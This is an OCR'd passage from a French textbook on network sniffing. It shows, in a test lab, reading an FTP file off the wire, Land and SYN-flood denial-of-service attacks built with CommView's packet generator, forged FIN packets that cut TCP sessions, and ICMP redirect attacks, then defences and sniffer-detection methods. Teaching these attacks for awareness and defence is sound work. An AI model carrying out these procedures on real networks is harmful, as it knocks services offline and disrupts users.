
Avec Sniffer Pro, le pirate visualise dans un premier temps les connexions dans son réseau et arrive à identifier le type de connexion entre les deux machines d'adresses 172.16.16.4 et 172.16.16.2, à savoir une connexion FTP.

Il décode ensuite les paquets de la session FTP, pour analyser le contenu de leurs en-têtes.



L'en-tête FTP du paquet numéro 29 (l'écran ci-dessus) montre clairement que l'utilisateur a lancé la commande FTP : « *RETR test.txt* ». Cette commande sera transmise dans le canal de commandes (port 21) et demande le téléchargement du fichier test.txt à partir du serveur FTP.

L'utilisateur sait pertinemment que, dans un service FTP, les données sont envoyés sur le canal de données (pour notre exemple de l'écran ci-dessous : le port 20). Donc, le décodage des paquets échangés dans le canal de données permet de visualiser le contenu du fichier test.txt, à savoir : « ENSI…2005 ».



4.7. Les attaques de déni de service (DoS)

Plusieurs *sniffers* tels que CommView ou Sniffer Pro intègrent des générateurs de paquets. Ces générateurs permettent de produire des paquets ARP, ICMP, TCP ou UDP. Ils offrent en général aux utilisateurs une interface graphique conviviale pour mettre à jour les valeurs des champs des différents en-têtes des paquets, et ensuite envoyer ces paquets à des machines cibles. Un habitué des protocoles TCP/IP et des attaques de déni de service (DoS) peut exploiter ces générateurs pour construire des paquets mal formés (par exemple, des paquets avec de faux champs et de fausses valeurs ou des paquets mal fragmentés) afin de causer des dénis de service au niveau des machines cibles.

4.7.1. *Exemple 1 : l'attaque Land*

A titre d'exemple, le générateur de paquet de CommView est utilisé pour réaliser l'attaque *Land* de déni de service sur une machine victime. Rappelons que l'attaque *Land* consiste à envoyer à une machine cible un faux paquet TCP Syn (qui est le premier paquet envoyé lors de l'établissement d'une connexion TCP) avec les mêmes adresses de source et de destination ainsi que les mêmes ports de source et de destination. La machine cible risque de subir une saturation ou de se planter puisqu'elle envoie des paquets à elle-même et répond aussi à elle-même.

Afin de montrer au lecteur comment un agresseur peut arriver à planter un serveur FTP de type Fastream (*www.fastream.com*), tournant sur une machine Windows 2000, avec l'attaque *Land*, nous allons procéder à l'expérience suivante.

Etape 1

Le serveur FTP de type *Fastream* est installé sur une machine Windows 2000 d'adresse 172.16.16.2 dans un réseau de test (figure 4.2). Avant l'attaque, toute machine client FTP du réseau peut se connecter au serveur FTP pour télécharger les fichiers disponibles.




Figure 4.2. *Le serveur FTP avant l'attaque*

Etape 2

CommView est installé dans la machine d'adresse 172.16.16.3 (figure 4.3), afin d'utiliser son générateur de paquet pour construire un faux paquet TCP Syn avec les mêmes adresses de source et de destination (172.16.16.2) ainsi que les mêmes ports de source et de destination (port 21).





Figure 4.3. *Lancement de l'attaque Land*

L'émission de ce paquet (écran ci-dessous) est répétée sans interruption vers la machine serveur FTP (l'adresse de destination est donc : 172.16.16.2) et avec un débit de 1 000 paquets par seconde. Le but de la manœuvre est de saturer le serveur FTP. Une fois le serveur saturé, aucune machine client FTP n'est en mesure d'y accéder.



Pour construire un paquet TCP Syn, l'utilisateur n'est pas dans l'obligation de saisir la totalité des champs des en-têtes du paquet, à savoir les en-têtes Ethernet, IP et TCP. Autrement, l'opération serait fastidieuse.

Tout d'abord, à partir du trafic normal, l'utilisateur capture, avec CommView, un paquet TCP Syn. Ensuite, il doit sélectionner ce paquet, et, dans le menu contextuel[1], choisir l'option « *Send packet(s)* ». Après quoi, le générateur de paquet de CommView s'ouvre automatiquement avec les en-têtes Ethernet, IP et TCP initialisés avec les valeurs du paquet sélectionné. L'utilisateur n'a alors qu'à remplacer l'adresse destination MAC par l'adresse MAC du serveur FTP. Il doit également modifier l'adresse IP de destination et de source et le port de source et de destination pour avoir respectivement les valeurs 172.16.16.2 et 21. Pour avoir l'adresse MAC du serveur FTP, il lui faut lancer la commande *ping* sur la machine du serveur FTP et ensuite taper la commande « *arp -a* » pour voir son cache ARP et par là même récupérer l'adresse MAC du serveur FTP.

Résultat de l'expérience

En quelques secondes, le serveur FTP n'est plus en mesure d'accepter aucune demande d'établissement de connexion (figure 4.4). Le serveur est donc planté ou pour le moins dans un état de saturation tel qu'il ne peut répondre à la moindre demande de connexion.




Figure 4.4. *L'attaque est réussie*

1. Le menu contextuel s'obtient en cliquant avec le bouton droit de la souris.

Exemple 2 : L'attaque Syn flooding

Syn flooding signifie « inondation de Syn ». C'est une attaque qui affecte la plupart des systèmes d'exploitation en exploitant un des points faibles de la connexion TCP/IP, l'ouverture d'un nombre important de demi-connexions de TCP/IP (*half-open connections*).[2]

Pour perpétrer cette attaque, l'agresseur lance des milliers d'ouvertures de connexions TCP vers une machine offrant un quelconque service et se garde de répondre pour empêcher ces connexions d'aboutir. Avec un générateur de paquet, tel celui de CommView, la réalisation d'une telle attaque est simple. Il suffit de construire un paquet TCP avec le bit Syn initialisé à 1 (demande de connexion TCP) et une adresse source fictive, ensuite l'envoyer avec un débit très important. De cette manière, la machine sera inondée de demandes d'ouverture de connexions et ces connexions ne seront jamais établies, puisque l'adresse source est inexistante.

Tous les systèmes connectés à Internet et fournissant des services basés sur des connexions TCP[3] sont potentiellement exposés à ce type d'attaque. Il importe de signaler qu'en plus des attaques lancées sur un hôte spécifique, celles-ci peuvent être lancées contre des routeurs, des *firewalls*, ou autres équipements ou serveurs offrant les mêmes services TCP.

4.8. La désactivation des connexions TCP


Cette attaque consiste à désactiver une connexion TCP. Exemple : un utilisateur est en train, à travers un réseau, de consulter le site www.yahoo.fr, et un autre utilisateur, sur le même réseau, est en train d'espionner cette connexion, avec CommView. Les ports source et destination de la connexion (côté serveur et côté client) sont donc affichés devant le pirate. Si ce dernier décide de désactiver cette connexion, il doit sélectionner un paquet TCP de cette connexion, choisir l'option « *Send Packet(s)* » pour que le générateur de paquet de CommView s'ouvre automatiquement avec ce paquet et modifier le bit FIN dans l'en-tête TCP[4]. Il demande ensuite la correction de la valeur de la somme de contrôle (*Checksum*), et transmettre le paquet vers le serveur de Yahoo (écran ci-dessous). La connexion web

2. Pour de plus amples informations sur le protocole TCP, se reporter au chapitre 1.
3. Les services web, FTP ou SMTP, par exemple.
4. Le bit FIN permet de clore une connexion TCP établie.

entre l'utilisateur et le serveur web est immédiatement coupée, sans que ni l'utilisateur ni le serveur de *Yahoo* n'en fassent la requête.

Il est évident que ce type d'attaque peut altérer le bon fonctionnement du réseau et les utilisateurs ne manqueront pas de faire des réclamations auprès de l'administrateur du réseau, en raison des coupures intempestives de leurs connexions TCP.

Cependant, il n'est vraiment pas possible pour un administrateur réseau d'identifier ni la raison de ces coupures ni l'agresseur. Le paquet ne porte en effet aucune information du type adresse MAC ou IP permettant d'identifier la source de l'attaque.



4.9. L'attaque de déviation avec un paquet ICMP

Un message ICMP de déviation peut être transmis par une passerelle vers une machine reliée au même réseau pour lui signaler que la route n'est pas optimale. Une fois la déviation effectuée, les paquets seront acheminés vers la passerelle appropriée (figure 4.5).




Figure 4.5. *Déviation avec le protocole ICMP*

Dans le chapitre 1, nous avons détaillé le format de l'en-tête d'un paquet ICMP. Pour un paquet ICMP de déviation, le champ *Type* a comme valeur 5 et le champ *Code* une valeur située entre 0 et 3.

Code	Signification
0	Redirigé pour un réseau
1	Redirigé pour une machine
2	Redirigé pour type de service et réseau
3	Redirigé pour type de service et machine

Le champ *SPECIFIQUE* indique à la machine l'adresse du routeur (ou passerelle) qu'elle doit utiliser pour *router* les paquets (figure 4.6).





Figure 4.6. *Le format d'un paquet ICMP de déviation*

Cette attaque consiste à envoyer un paquet ICMP de type déviation (type = 5) à une machine cible afin de corrompre l'adresse IP de son routeur. L'agresseur peut

utiliser un générateur de paquet, par exemple celui de CommView, pour préparer le faux paquet ICMP de déviation et l'envoyer à la machine cible (écran ci-dessous). L'agresseur tape une fausse adresse de route de sorte que la machine cible utilise désormais une route qui n'existe pas et par conséquent elle ne peut plus communiquer avec les machines situées en dehors du réseau de la machine cible. Cette machine ne peut plus accéder à Internet par exemple. Il sera très difficile pour un administrateur réseau de détecter pourquoi les utilisateurs n'arrivent pas à se connecter. Seule une analyse minutieuse permettra à l'administrateur de détecter la présence de paquets ICMP de déviation qui sont à l'origine du problème.



Pour se protéger contre ce type d'attaque, une machine doit être configurée pour refuser les paquets ICMP de déviation. Par exemple, sous Windows 2000/XP, il suffit d'initialiser le registre *EnableICMPRedirect* à 0. Le chemin du registre *EnableICMPRedirect* dans Windows 2000/XP est :

« *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters* »

Sous Linux RedHat version 6.2, il faut éditer le fichier « `/etc/sysctl.conf` » et ajouter les lignes suivantes :

```
# Disable ICMP Redirect Acceptance
net.ipv4.conf.all.accept_redirects = 0
```

4.10. Résumé du chapitre 4

Ce chapitre détaille les risques potentiels et les attaques qu'un agresseur, muni d'un *sniffer*, peut réaliser contre les utilisateurs réseaux. Les exemples présentés sont réels et visent une meilleure sensibilisation aux problèmes relatifs au *sniffing*. Les divers scénarios exposés démontrent la facilité de réalisation des attaques avec des *sniffers*. Avec peu de connaissance réseau, notamment en protocoles TCP/IP et en services réseaux (FTP, HTTP, etc.), un agresseur peut aisément mener plusieurs de ces attaques. Ces scénarios démontrent également les faiblesses et les vulnérabilités liées aux protocoles et services réseaux, notamment le protocole ARP et les services Internet non cryptés.

Il est donc impératif de disposer de techniques et d'outils efficaces pour détecter ces activités malveillantes. Le chapitre suivant présente les techniques et les outils de détection des *sniffers* dans les réseaux Ethernet partagés.

Clique ici pour plus de livres : https://t.me/formations8

CHAPITRE 5

Les techniques et les outils de détection des *sniffers* dans les réseaux Ethernet partagés

La détection des cartes réseau en mode *promiscuous* permet de déceler la présence de toute activité suspecte visant à capturer ou à analyser le trafic.

Ce chapitre se propose de présenter dans un premier temps les différentes techniques de détection des *sniffers* dans les réseaux Ethernet partagés, ensuite les outils de détection des *sniffers* (les *anti-sniffers*) les plus connus.

5.1. Le concept du mode *promiscuous*

Les cartes Ethernet réseau sont construites par défaut avec une adresse MAC unique stockée sur 6 octets. Chaque constructeur dispose de sa propre plage qui permet ainsi d'attribuer un identifiant unique pour chaque interface.

Les adresses MAC sont obtenues grâce au protocole ARP[1] et chaque résultat est stocké dans un cache local[2], de façon à éviter d'initier pour chaque nouveau paquet une nouvelle requête. Une interface réseau en mode normal accepte uniquement les

1. Voir chapitre 1.
2. Appelé « cache ARP » ou « table ARP ».

paquets qui lui sont destinés ou bien les paquets de diffusion (*broadcast*)[3] ou de multidestination (*multicast*). Cependant il est possible d'activer le mode *promiscuous* dans les interfaces réseaux pour récupérer de façon transparente l'ensemble des paquets circulant sur le réseau et destinés à des tiers. La détection d'une activité de ce genre est alors très difficile puisqu'il s'agit d'un comportement passif qui n'interagit pas avec le fonctionnement normal du réseau.

5.2. Les filtres système

Avant d'atteindre le noyau d'un système d'exploitation pour traitement, un paquet passe en général par deux filtres, à savoir le *filtre matériel* (ou le filtre *hardware*) localisé au niveau de la carte réseau et le *filtre logiciel* au niveau du noyau du système d'exploitation (figure 5.1). Ainsi, la carte réseau assure d'abord le filtrage matériel des paquets ; ensuite, si le paquet est accepté par le filtre matériel, il est alors transmis vers le filtre logiciel qui le transmet à son tour au noyau du système pour traitement.




Figure 5.1. *Le filtre matériel et le filtre logiciel*

Le mode *promiscuous* permet essentiellement de capturer l'ensemble des paquets circulant sur un réseau. L'activation de ce mode entraîne la désactivation du seul filtre matériel, le filtre logiciel au niveau du noyau du système demeurant toutefois actif.

3. Typiquement utilisées par le protocole ARP.

5.2.1. *Le filtre matériel*

Le filtre matériel est localisé au niveau de l'interface réseau. Il a pour but de ne transmettre au noyau que les paquets destinés à la machine elle-même en tant qu'hôte unique (*unicast*) ou hôte d'un réseau *(broadcast* et *multicast*). Le filtre matériel dispose donc de plusieurs modes de fonctionnement dont voici la liste :

– *unicast* : considérant que chaque interface réseau reçoit une adresse MAC unique, le filtre matériel ne laisse donc passer que les paquets destinés à cette même adresse MAC ;

– *broadcast* : les paquets *broadcast* sont destinés à l'ensemble des hôtes du réseau et permettent généralement de véhiculer des messages de notification. Le protocole ARP qui permet de trouver l'adresse MAC d'un hôte à partir de son adresse IP est un exemple de protocole qui génère des requêtes ARP *broadcast*. Les paquets *broadcast* ARP utilisent l'adresse destination MAC FF:FF:FF:FF:FF:FF. Dans ce cas le filtre matériel autorise les paquets *broadcast* à atteindre le filtre logiciel du noyau du système ;

– *multicast* : un paquet *multicast* est destiné à un groupe de hôtes. L'utilisation d'adresse *multicast* permet d'adresser *n* machines à partir d'une source unique. Son mode de fonctionnement repose sur l'utilisation de groupe *multicast*. Ainsi toutes les machines d'un groupe recevront le paquet en question. L'utilisation de ce mode suppose l'attribution d'une adresse MAC *multicast* pour le groupe en question. Le filtre matériel autorisera donc dans ce cas les paquets *multicast* « valides » à atteindre le noyau du système. Une adresse *multicast* commence par les trois octets suivants : 01:00:5E:X:Y:Z ;

– *tout multicast* : ce mode, aussi appelé « *all multicast* », est une extension du mode *multicast* où tous les paquets *multicast* seront transmis au filtre logiciel du noyau du système d'exploitation ;

– *promiscuous* : une interface réseau en mode *promiscuous* transmet l'ensemble des paquets véhiculés sur le réseau vers le filtre logiciel du noyau du système sans même analyser l'adresse destination MAC.

D'une façon générale, les interfaces réseau activent, par défaut, au niveau du filtre matériel, les modes suivants : *unicast*, *broadcast* et *multicast* d'adresse 1 (01:00:5E:00:00:01).

5.2.2. *Le filtre logiciel*

La présence des filtres logiciels au niveau des noyaux des systèmes est confirmée par le test suivant qui consiste à activer le mode *promiscuous* de

l'interface réseau d'une machine X et à envoyer à partir d'une autre machine une requête ARP recherchant l'adresse MAC de la machine d'adresse IP X. L'adresse destination MAC de la requête ARP est égale à une adresse quelconque, choisie arbitrairement. En principe, elle doit être une adresse *broadcast*. Alors qu'on s'attend à ce que l'interface réseau de X récupère le paquet et le transmette au noyau qui se chargera ensuite d'y répondre, la machine X ne génère aucune réponse ARP. C'est le filtre logiciel, localisé à la suite du filtre matériel, qui empêche la requête d'atteindre le noyau du système. Ce filtre effectue donc un deuxième niveau de filtrage dans la chaîne d'acheminement du paquet vers le noyau.

Le filtre logiciel est différent d'un système à un autre. Maîtriser son fonctionnement exige, dans le cas de Linux, où le code source est libre (*open source*), une lecture attentive des instructions contenues dans ce code. Dans Windows, ce code est non libre et demande, par conséquent, une analyse comportementale approfondie du système. Ce chapitre se limitera aux systèmes les plus courants où, sans doute, la présence de *sniffers* est des plus probables.

Par exemple, l'analyse du code source de Linux montre que son filtre logiciel sépare les paquets en 4 catégories : *broadcast*, *multicast*, *TO_US* ou *OTHERHOST*.

Les paquets *broadcast* sont relatifs à l'adresse MAC *broadcast* FF:FF:FF:FF:FF:FF alors les paquets *multicast* caractérisent l'ensemble des paquets avec le bit de Groupe positionné (01 pour l'octet de poids fort : 01:X:Y:Z:V:W).

TO_US caractérise l'ensemble des paquets ayant pour destination l'adresse MAC de l'interface réseau tandis que *OTHERHOST* définit l'ensemble des paquets ayant pour destination une adresse MAC différente.

5.3. Les méthodes de détection des *sniffers* dans les réseaux Ethernet partagés

Cette section est consacrée à la présentation des méthodes les plus connues de détection des *sniffers* dans un réseau Ethernet partagé.

5.3.1. *La méthode du DNS*

Les *sniffers*[4] ne sont pas totalement passifs. En exécutant automatiquement des requêtes DNS inverses (*reverse DNS lookups*) pour traduire les adresses IP des paquets capturés, la plupart génèrent du trafic sur le réseau.

4. Le *sniffer* CommView, par exemple.


Le principe de la méthode du DNS consiste à exploiter cette fonctionnalité commune des *sniffers*. Ainsi, pour détecter un trafic est généré par un *sniffer*, il suffit de rechercher, tout simplement, des requêtes DNS inverses et de les distinguer des vraies requêtes DNS inverses.


Pour ce faire, un faux trafic est généré sur le segment du réseau Ethernet avec une fausse adresse destination IP non utilisable (adresse de test). En plus, ce faux trafic est généré sur le segment du réseau Ethernet avec une fausse adresse destination MAC. Ce faux trafic devrait être ignoré par toutes les machines en mode normal du réseau (filtrage par le filtre matériel). Si une requête DNS inverse correspondant à la fausse adresse de test est capturée, ceci prouverait que la machine est probablement en train d'exécuter un *sniffer* ; car seules les machines en mode *promiscuous* peuvent capturer ce genre de faux trafic.

Cependant, cette méthode présente l'inconvénient d'être devenue très connue par les pirates, qui désactivent, désormais, la génération des requêtes DNS inverses dans de nouveaux *sniffers* comme *Ethereal*. Cette fonctionnalité reste quand même présente en option.

Cette méthode reste tout de même utile pour détecter la majorité des intrusions car les pirates téléchargent, en fait, des *sniffers* sans même maîtriser leur mode de fonctionnement.

A titre d'exemple, les deux écrans ci-dessous montrent que les *sniffers Ethereal* et CommView intègrent les options « *Enable name resolution* » et « *Disable DNS resolving* », qui permettent d'activer ou désactiver la génération des requêtes DNS inverses.





5.3.1.1. *Exemple*

On suppose que les machines d'un réseau Ethernet ont des adresses IP appartenant à la plage 172.16.16.1 – 172.16.16.100. Un faux paquet *ping* ICMP est généré à l'adresse IP 172.16.16.182 non utilisable. Ce faux paquet est généré par une machine de test d'adresse 172.16.16.2 (figure 5.2). La machine d'adresse IP 172.16.16.20 est en mode *promiscuous* et exécute un *sniffer*.




